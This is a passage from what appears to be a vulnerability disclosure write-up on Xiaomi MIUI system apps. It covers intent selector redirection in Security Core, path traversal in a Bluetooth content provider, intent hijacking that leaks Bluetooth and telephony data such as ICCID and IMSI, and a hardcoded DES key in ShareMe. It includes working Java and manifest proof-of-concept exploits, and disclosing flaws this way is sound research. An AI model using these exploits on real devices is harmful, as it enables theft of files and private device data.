
The app resets the component value but keeps the selector. An attacker sends a broadcast with both values: the intent is delivered to the Xiaomi receiver first, then redirected to the attacker's receiver. The only restriction is that the action must be android.intent.action.MEDIA_SCANNER_SCAN_FILE or miui.intent.action.MEDIA_SCANNER_SCAN_FOLDER. Because the app is a system app, this reaches arbitrary receivers of arbitrary apps on the device.
The test receiver is not exported:
public class MyNotExportedReceiver extends BroadcastReceiver {
    public void onReceive(Context context, Intent intent) {
        Log.d("evil", "MyNotExportedReceiver.onReceive()");
        Log.d("evil", "key: " + intent.getStringExtra("key"));
    }
}
Intent i = new Intent("android.intent.action.MEDIA_SCANNER_SCAN_FILE");
i.setClassName("com.miui.securitycore", "com.miui.xspace.receiver.MediaScannerReceiver");
i.setSelector(new Intent().setClassName(getPackageName(), MyNotExportedReceiver.class.getCanonicalName()));
i.putExtra("key", "extra_value_example");
sendBroadcast(i);
The selector points at the attacker's receiver, and the extra key is delivered to it.
MIUI Bluetooth: theft of arbitrary files with android.uid.bluetooth privileges
The exported provider com.android.bluetooth.ble.app.headset.HeadsetProvider does not validate the resulting File object, allowing path traversal. The app is declared with android:sharedUserId="android.uid.bluetooth", so it can access other apps with the same flag and some other privileges.

Uri uri = Uri.parse("content://com.android.bluetooth.ble.app.headset.provider/plugin_update/../../../../../sdcard/test.txt");
try (InputStream inputStream = getContentResolver().openInputStream(uri)) {
    Log.d("evil", IOUtils.toString(inputStream));
} catch (Throwable th) {
    throw new RuntimeException(th);
}
MIUI Bluetooth: implicit broadcast intents expose Bluetooth data
The app does not require permissions from receivers of these broadcasts but discloses information about connected Bluetooth devices. Android normally requires at least android.permission.BLUETOOTH to access Bluetooth data.

<receiver android:name=".MyReceiver" android:exported="true">
    <intent-filter>
        <action android:name="com.android.bluetooth.headset.click.antilost_notification" />
        <action android:name="com.android.bluetooth.headset.notification.cancle" />
        <action android:name="com.android.bluetooth.headset.click.detail_notification" />
        <action android:name="miui.intent.action.SPATIAL_AUDIO_DEVICE_CONNECT" />
        <action android:name="com.android.bluetooth.headset.cancel.antilost" />
    </intent-filter>
</receiver>
The proof of concept dumps the received data in MyReceiver.
Phone Services: implicit activity intents expose telephony data
Phone Services (com.android.phone) is a patched AOSP app. Xiaomi's custom functionality is vulnerable to implicit intent hijacking that exposes system values such as ICCID or IMSI of virtual SIMs.

<activity android:name=".InterceptActivity" android:exported="true">
    <intent-filter android:priority="999">
        <action android:name="org.codeaurora.settings.CDMA_CALL_FORWARDING" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="com.android.phone.CallFeaturesSetting.ADD_VOICEMAIL" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="com.miui.virtualsim.action.CARD_ACTIVATE" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
ShareMe: hardcoded DES key is used to handle private files
ShareMe (com.xiaomi.midrop) uses a hardcoded key to encrypt information about private files, which is then stored on the SD card in /sdcard/ShareMe/safebox/.
